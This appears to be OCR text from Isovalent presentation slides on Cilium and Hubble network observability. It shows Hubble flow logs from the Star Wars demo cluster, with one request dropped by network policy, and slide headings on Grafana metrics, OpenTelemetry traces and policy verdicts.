



```
$ kubectl get pods
NAME                          READY   STATUS   RESTARTS   AGE
tiefighter                      1/1     Running  0          2m34s
xwing                           1/1     Running  0          2m34s
deathstar-5b7489bc84-crlxh      1/1     Running  0          2m34s
deathstar-5b7489bc84-j7qwq      1/1     Running  0          2m34s

$ hubble observe --follow -l class=xwing
# DNS lookup to coredns
default/xwing:41391 (ID:16092) -> kube-system/coredns-66bff467f8-28dgp:53 (ID:453) to-proxy FORWARDED (UDP)
kube-system/coredns-66bff467f8-28dgp:53 (ID:453) -> default/xwing:41391 (ID:16092) to-endpoint FORWARDED (UDP)
# ...
# Successful HTTPS request to www.disney.com
default/xwing:37836 (ID:16092) -> www.disney.com:443 (world) to-stack FORWARDED (TCP Flags: SYN)
www.disney.com:443 (world) -> default/xwing:37836 (ID:16092) to-endpoint FORWARDED (TCP Flags: SYN, ACK)
www.disney.com:443 (world) -> default/xwing:37836 (ID:16092) to-endpoint FORWARDED (TCP Flags: ACK, FIN)
default/xwing:37836 (ID:16092) -> www.disney.com:443 (world) to-stack FORWARDED (TCP Flags: RST)
# ...
# Blocked HTTP request to deathstar backend
default/xwing:49610 (ID:16092) -> default/deathstar:80 (ID:16081) Policy denied DROPPED (TCP Flags: SYN)
```

ISOVALENT

Networking: Hubble (UI)



- Metrics
- Histograms
- Events


eBPF Maps


VFS

eBPF

ISOVALENT


Observability: Cilium + Grafana ❤





ISOVALENT

Network Metrics (Hubble)



ISOVALENT


HTTP Metrics (Hubble)

- Metrics
- Histograms
- Events

eBPF Maps

VFS


eBPF




source_ip	10.0.0.202
source_namespace	tenant-jobs
source_workload	resumes
traceID	700ed8f802c2ced925f802ae2ce2ca17 Query with Tempo
traffic_direction	ingress

ISOVALENT

OpenTelemetry (Hubble OTEL)





ISOVALENT


Network Policy Verdicts

- Metrics
- Histograms
- Events

eBPF Maps


VFS


eBPF

